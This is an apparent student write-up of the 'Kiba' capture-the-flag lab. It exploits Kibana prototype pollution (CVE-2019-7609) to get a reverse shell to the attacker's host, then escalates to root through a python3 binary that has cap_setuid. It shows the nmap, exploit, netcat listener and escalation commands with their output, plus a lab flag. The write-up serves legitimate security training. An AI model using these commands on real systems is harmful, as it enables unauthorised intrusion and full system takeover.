
Name:Ramya Ajay

Roll No:CB.EN.P2CYS22004 Kiba

Task 1


- First we login to the kibana siote using the giiven machine_ip and the kibana assigned port 5601



a) What is the vulnerability that is specific to programming languages with prototype-based inheritance?

- Prototype pollution

b) What is the version of visualization dashboard installed in the server?



c) What is the CVE number for this vulnerability? This will be in the format: CVE-0000-0000

Exploiting prototype pollution – RCE in Kibana (CVE-2019-7609)

- First we perform the nmap scan to check the details of the open port

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.193.12 -sV -p 22,80,5044,5601
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-04 05:51 EDT
Nmap scan report for 10.10.193.12
Host is up (0.20s latency).

PORT     STATE  SERVICE     VERSION
22/tcp   open   ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; pr
otocol 2.0)
80/tcp   open   http        Apache httpd 2.4.18 ((Ubuntu))
5044/tcp closed lxi-evntsvc
5601/tcp open   esmagent?
1 service unrecognized despite returning data. If you know the service/versio
n, please submit the following fingerprint at https://nmap.org/cgi-bin/submit
.cgi?new-service :
```

- Now we are about to compromise the machine. So, we download a python file from a github page to compromise the machine.
- We give the command to run the python file along with URL of the kibana page, a port(which we set as reverse shell port)

```
┌──(kali㉿kali)-[~]
└─$ python2 exploit.py -u http://10.10.193.12:5601 -host 10.17.45.3 -port 444 --shel
l
[+] http://10.10.193.12:5601 maybe exists CVE-2019-7609 (kibana < 6.6.1 RCE) vulnera
bility
[+] reverse shell completely! please check session on: 10.17.45.3:444
```

- Now we will listen to the port which obtains us the kiba user page.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 444
listening on [any] 444 ...
connect to [10.17.45.3] from (UNKNOWN) [10.10.193.12] 58192
bash: cannot set terminal process group (945): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kiba@ubuntu:/home/kiba/kibana/bin$ id
id
uid=1000(kiba) gid=1000(kiba) groups=1000(kiba),4(adm),24(cdrom),27(sudo),30(dip),46
(plugdev),114(lpadmin),115(sambashare)
kiba@ubuntu:/home/kiba/kibana/bin$
```

d) Compromise the machine and locate user.txt

- Now we cat the filename to get the result

```
kiba@ubuntu:/home/kiba$ l
l
elasticsearch-6.5.4.deb  kibana/  user.txt
kiba@ubuntu:/home/kiba$ cat user.txt
cat user.txt
THM{1s_easy_pwn3d_k1bana_w1th_rce}
kiba@ubuntu:/home/kiba$
```

e) How would you recursively list all of these capabilities?

- The getcap command is used to display the capabilities of files on a Linux system by checking the file's capability bit-mask

```
kiba@ubuntu:/home/kiba$ getcap -r /
getcap -r /
Failed to get capabilities of file `/proc/fb' (Operation not supported)
Failed to get capabilities of file `/proc/fs/ext4/xvda1/options' (Operation not supp
orted)
Failed to get capabilities of file `/proc/fs/ext4/xvda1/mb_groups' (Operation not su
pported)
Failed to get capabilities of file `/proc/fs/ext4/xvda1/es_shrinker_info' (Operation
 not supported)
Failed to get capabilities of file `/proc/fs/jbd2/xvda1-8/info' (Operation not suppo
rted)
Failed to get capabilities of file `/proc/bus/pci/00/00.0' (Operation not supported)
Failed to get capabilities of file `/proc/bus/pci/00/01.0' (Operation not supported)
Failed to get capabilities of file `/proc/bus/pci/00/01.1' (Operation not supported)
Failed to get capabilities of file `/proc/bus/pci/00/01.3' (Operation not supported)
Failed to get capabilities of file `/proc/bus/pci/00/02.0' (Operation not supported)
```

- Now we transfer all the errors '2' to /dev/null folder, where the output shows only correct outputs

```
kiba@ubuntu:/home/kiba$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/home/kiba/.hackmeplease/python3 = cap_setuid+ep
/usr/bin/mtr = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep
```

- Now using the given command below which first imports the os libraries, and we set the setuid as 0, and run the shell file

```
kiba@ubuntu:/home/kiba$ /home/kiba/.hackmeplease/python3 -c 'import os; os.setuid(0
); os.system("/bin/sh")'
<on3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
id
uid=0(root) gid=1000(kiba) groups=1000(kiba),4(adm),24(cdrom),27(sudo),30(dip),46(p
ugdev),114(lpadmin),115(sambashare)
cd ~
/bin/sh: 2: cd: can't cd to ~
cd /root
ls
root.txt
ufw
```

- Now we get into the kiba as root user.

e) Escalate privileges and obtain root.txt

- Now if we list in the root user we cat the root.txt file, we get the result.